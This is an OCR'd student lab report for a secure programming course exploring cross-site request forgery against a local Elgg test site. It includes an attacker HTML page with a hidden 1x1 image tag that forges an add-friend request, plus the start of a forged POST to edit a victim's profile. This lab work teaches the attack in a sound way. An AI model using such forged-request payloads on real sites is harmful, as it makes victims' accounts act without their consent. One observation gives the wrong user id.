
Description: CSE 5382 Secure Programming Assignment 7

Purpose: To explore Cross-Site Forgery attack.


Task 1: Observing HTTP Request

Browsed www.csrflabelgg.com page. Navigated through following path to open Tools -> Web Developer -> Network. Logged in as user Boby by entering the username and password given in the assignment sheet. Noticed that POST request is sent for logging in. Captured screenshots of Headers, Cookies, Params.
Later added Alice as friend and noticed that a GET request is sent to complete that action. Captured screenshots of Headers, Cookies, Params.


POST Request Header:




POST Request Cookies:




POST Request Parameters:




GET Request Header:



GET Request Cookies:



GET Request Parameters:



Observations:

a. Noticed that URL for POST request does not include parameter details.
b. Noticed that after initial POST request for login, in the response header the session cookie is included. This will be attached to all the request later raised for the user in this session.
c. Noticed that in addition to username and password in the POST request, __elgg_ts and __elgg_token were included.
d. Noticed that in the URL of the GET request, friend parameter with the user Id of the user to be added as friend is passed and Alice user id is 42.
e. Noticed that two additional parameters __elgg_ts and __elgg_token were included in the GET request URL, these are the counter- measures included by elgg for cross-site forgery attacks.
f. Noticed that Boby session cookie received as response to initial Login POST request, is included in the GET request.

Understanding:

i. Learnt that POST request included the parameter in the body while the GET request included the parameters in the URL.
ii. Learnt that add-friend GET request needs to specify include the user id of the user to be added as friend, as a value to the parameter friend.
iii. Learnt that we can understand the structure of the request and the formats that they will be sent using web-developer tool to inspect the HTTP headers.
iv. Learnt that once we receive the session cookie, then it will be included in all the request sent from that user for that session.
v. Learnt that __elgg_ts and __elgg_token parameters are included as counter measure for cross site request forgery, by generating random secret values.

<u>Task 2: CSRF Attack using GET Request</u>

To get the folder location: Navigated to /etc/apache2/sites-available/000-default.conf file to get the folder location of www.csrflabattacker.com.

```
000-default.conf [Read-Only] (/etc/apache2/sites-available) - gedit
Open
        # specifies what hostname must appear in the request's Host: header to
        # match this virtual host. For the default virtual host (this file) this
        # value is not decisive as it is used as a last resort host regardless.
        # However, you must set it for any further virtual host explicitly.
        #ServerName www.example.com

        ServerAdmin webmaster@localhost
        DocumentRoot /var/www/html

        # Available loglevels: trace8, ..., trace1, debug, info, notice, warn,
        # error, crit, alert, emerg.
        # It is also possible to configure the loglevel for particular
        # modules, e.g.
        #LogLevel info ssl:warn

        ErrorLog ${APACHE_LOG_DIR}/error.log
        CustomLog ${APACHE_LOG_DIR}/access.log combined

        # For most configuration files from conf-available/, which are
        # enabled or disabled at a global level, it is possible to
        # include a line for only one particular virtual host. For example the
        # following line enables the CGI configuration for this host only
        # after it has been globally disabled with "a2disconf".
        #Include conf-available/serve-cgi-bin.conf
</VirtualHost>

# vim: syntax=apache ts=4 sw=4 sts=4 sr noet
<VirtualHost *:80>
        ServerName http://www.SeedLabSQLInjection.com
        DocumentRoot /var/www/SQLInjection
</VirtualHost>
<VirtualHost *:80>
        ServerName http://www.xsslabelgg.com
        DocumentRoot /var/www/XSS/Elgg
</VirtualHost>
<VirtualHost *:80>
        ServerName http://www.csrflabelgg.com
        DocumentRoot /var/www/CSRF/Elgg
</VirtualHost>
<VirtualHost *:80>
        ServerName http://www.csrflabattacker.com
        DocumentRoot /var/www/CSRF/Attacker
</VirtualHost>
```

To get the user Id of Boby: Logged in as Samy user and added Boby as friend. Checked the parameters of that GET request to get the parameter value of friend.

```
Inspector  Console  Debugger  { } Style Editor  Performance  Memory  Network  Storage
All  HTML  CSS  JS  XHR  Fonts  Images  Media  WS  Other   Persist Logs   Disable cache

Sta...  Meth...  Fil      Dc     Cause   Ty...  Transferr...
200     GET      jque...  ...    script  js     cached   0
200     GET      requ...  ...    script  js     cached   8
200     GET      requ...  ...    script  js     cached   0
200     GET      elgg.js  ...    script  js     cached   0
200     GET      en.js    ...    script  js     cached   0
200     GET      init.js  ...    script  js     cached   6
200     GET      read...  ...    script  js     cached   2
200     GET      Plugi...  ...   script  js     cached   6
200     GET      add?...  ...    xhr     json   687 B    3
15 requests   111.93 KB / 3.57 KB transferred   Finish: 10.36 s   DOI

Headers   Cookies   Params
Filter request parameters
Query string
  __elgg_token: {...}
    0: MMBKzny2DMxiLP6e1ldl7w
    1: MMBKzny2DMxiLP6e1ldl7w
  __elgg_ts: {...}
    0: 1617397520
    1: 1617397520
  friend: 43
```


Creating HTML file: As the root user alone can make changes to Attacker folder, changed as root user by using su root and entered the password. Moved to /var/www/CSRF/Attacker folder. Created test.html page. (In test.html, included img tag with src as the get request required to add Boby as friend. Here width and height are specified as 1, so that it will be small and will not be visible. Thereby avoiding the suspicison.) Later restarted Apache server as suggested in the assignment sheet for the changes to

reflect.


```
root@VM: /var/www/CSRF/Attacker
root@VM: /var/www/CSRF/Attacker 80x24
[04/02/21]seed@VM:~$ su root
Password:
root@VM:/home/seed# cd /var/www/CSRF/Attacker
root@VM:/var/www/CSRF/Attacker# vi test.html
root@VM:/var/www/CSRF/Attacker# more test.html
<html>
        <head>
        <title>Index of /</title>
        </head>
        <body>
        <img src = "http://www.csrflabelgg.com/action/friends/add?friend=43" alt
="image" width ="1" height="1" />
        </body>
</html>

root@VM:/var/www/CSRF/Attacker# sudo service apache2 start
root@VM:/var/www/CSRF/Attacker#
```

Checking the availability of test.html file: On browsing www.csrflabattacker.com, noticed that test.html page is available.

Logged in as Alice user: For the attack to be successful, the target user should be active, so logged in as user Alice. Noticed that Alice does not have friends.




Attacking Site: On browsing www.csrflabattacker.com/test.html, noticed that a blank page opened.



Alice Page on completion of attack: When opened Alice profile page and refreshing it, noticed that a friend Boby is added to Friend's list and a message "You have successfully added Boby as a friend" is

displayed at the right top corner.



Observations:

a. Noticed that initially to launch the attack, we need to create a webpage that on browsing will send a GET request for adding Boby as a friend.
b. To create that we need to find the location of www.csrflabattacker.com. To do that we navigated to "/etc/apache2/sites-available/000-default.conf file" as suggested in the assignment sheet and got the location as "/var/www/CSRF/Attacker" .
c. To create a GET request for adding Boby as friend, we need to know the user id of Boby. To retrieve that information, logged in as Samy and added Boby as friend. Using web-developer tool to inspect the HTTP headers, noticed the parameters of add friend GET request and observed that the user id of Boby is 43.
d. As "/var/www/CSRF/Attacker" can be modified only by root user, changed to the root user and created test.html file in the Attacker folder.
e. Noticed that this test.html, included img tag alone in the body with src as add friend request of Boby (URL of add friend page along with parameter friend with a value 43 assigned to it. 42 is Boby's user id.). Specified the width and height as 1 , so that it will be small enough to go unnoticed to avoid suspicions.
f. Noticed that this test.html page is available in the www.csrflabattacker.com.
g. Now for the attack to be successful the target user should be active. So logged in as Alice and noticed that there are no friends yet.
h. On browsing the www.csrflabattacker.com/test.html, we noticed that Boby is added as friend of Alice. Thereby the attack is successful.
i. Noticed that a malicious request is sent from attacker website www.csrflabattacker.com/test.html to the trusted site www.csrflabelgg.com server for adding Boby as friend in this task by forging.

Understanding:

i. Learnt how the cross-site request forgery attack can be launched.

ii. Learnt how can we create a simple html page with the GET request to launch the attack.


iii. Learnt that we need to know the user id that must be passed as a parameter value to friend.

iv. Learnt that for the attack to be successful, the target user should be active in the target site and then should click on the URL link that consist of GET request to launch the attack, for the attack to be successful.

v. Learn that we can use tags like <img> that does not require any click to launch the attack.

Task 3: CSRF Attack using POST Request

Logged in as Samy user, added Alice as friend and using the add friend GET request of inspect HTTP headers of web-developer tool, noticed that 42 is the user id of Alice.



Created post_test.html page with the Post request code given in the assignment sheet and modified the value of name as ‘Alice’, value of brief description as ‘Boby is my hero’ and the value of guid as ‘42’.

As we want to append the profile page of Alice, we will specify the name and the user id of Alice that we found using Samy profile is specified. Specified the value of brief description as ‘Boby is my Hero’ that has to be displayed.


Modified p.action to point to” http://www.csrflabelgg.com/action/profile/edit”.

Restarted Apache server for the changes to be reflected.

